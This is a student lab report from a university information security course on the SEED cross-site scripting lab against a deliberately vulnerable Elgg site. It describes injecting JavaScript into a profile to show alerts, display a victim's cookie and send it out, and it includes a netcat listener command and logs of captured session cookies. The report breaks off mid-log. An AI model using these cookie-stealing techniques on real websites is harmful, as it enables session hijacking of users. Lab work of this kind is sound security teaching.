

PES UNIVERSITY

UE19CS346

INFORMATION SECURITY


Lab - 08

CROSS-SITE SCRIPTING ATTACK LAB (XSS)

Name : Suhan B Revankar

SRN : PES2UG19CS412

Section : G Section




The above website is the vulnerable Elgg site accessible at www.xsslabegg.com from the virtual machine. This will be our targeted website throughout the lab.

We assume Samy to be the attacker for this lab and we will be acting on behalf of Samy.

TASK 1: POSTING A MALICIOUS MESSAGE TO DISPLAY AN ALERT WINDOW


Here, we first write the following JavaScript code into the 'Brief Description' field of Samy. As soon as we save these changes, the profile displays a pop-up with a word 'XSS' as the alert. This



is because as soon as the webpage loads after saving the changes, the Javascript code is executed.

SCREENSHOT OF THE JAVASCRIPT CODE ADDED IN THE PROFILE OF SAMY


Next in order to see that we can successfully perform this simple XSS attack, we log into Alice's account and go on to the Members tab and click on Samy's profile. As soon as the page loads,



we see the alert pop-up.


SCREENSHOT SHOWING THE ALERT IN ALICE'S PROFILE ON VISITING SAMY'S PROFILE DUE TO THE XSS ATTACK

In the above case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag.




SCREENSHOT OF THE myscript.js FILE STORED IN THE /var/www/html FOLDER

Now in Samy's profile, we place the following piece of code in order to link the above code to the attack:



SCREENSHOT SHOWING THE CODE PLACED IN SAMY'S PROFILE

Once again in order to see that we can successfully perform the XSS attack, we log into Alice's account and go on to the Members tab and click on Samy's profile. As soon as the page loads,




we see the alert pop-up.

SCREENSHOT SHOWING THE ALERT MESSAGE DUE TO THE XSS ATTACK

TASK 2: POSTING A MALICIOUS MESSAGE TO DISPLAY COOKIES


Aim: - To embed a JavaScript program in your Elgg profile, such that when another user views



your profile, the user's cookies will be displayed in the alert window.

SCREENSHOT SHOWING THE JS CODE EMBEDDED IN SAMY'S PROFILE TO PERFORM THE ABOVE TASK

In order to see the attack in play, we login to Alice's account and go to Samy's profile.



SCREENSHOT SHOWING THE ALERT MESSAGE WITH ELGG COOKIE OF ALICE


We see that Alice's cookie value is being displayed as an Alert message. This proves that the XSS attack was successful as the JS code got executed. But here only Alice is able to see the cookie as an alert and the Attacker i.e. Samy cannot see this.

TASK 3: STEALING COOKIES FROM THE VICTIM'S MACHINE

Aim: - To make the JS code send the cookies to himself/herself and not only display it to the victim.


We first start a listening TCP connection in the terminal using the nc -l 5555 -v command. -l is for listening and -v for verbose. The netcat command allows the TCP server to start listening on Port 5555. Now, in order to get the cookie of the victim to the attacker, we write the following JS code in the attacker's (Samy).

The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives.



SCREENSHOT SHOWING THE JS CODE ADDED IN SAMY'S PROFILE


As soon as we save the changes, since the webpage is loaded again, the JS code gets executed and we can see Samy's HTTP request and cookie in the terminal:



```
Terminal
seed@PES2UG19CS412_SuhanB:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 55566)
GET /?c=Elgg%3Dmbndf43l18slr7aulvbsuqk5c0 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

SCREENSHOT OF THE HTTP REQUEST AND COOKIE OF SAMY IN THE TERMINAL

Now we log into Alice's profile and go to Samy's profile to see if we can obtain the HTTP request and cookies of Alice:



```
Terminal
seed@PES2UG19CS412_SuhanB:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 55596)
GET /?c=Elgg%3Drc0c3m8rds28h3pl4re86anen5 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
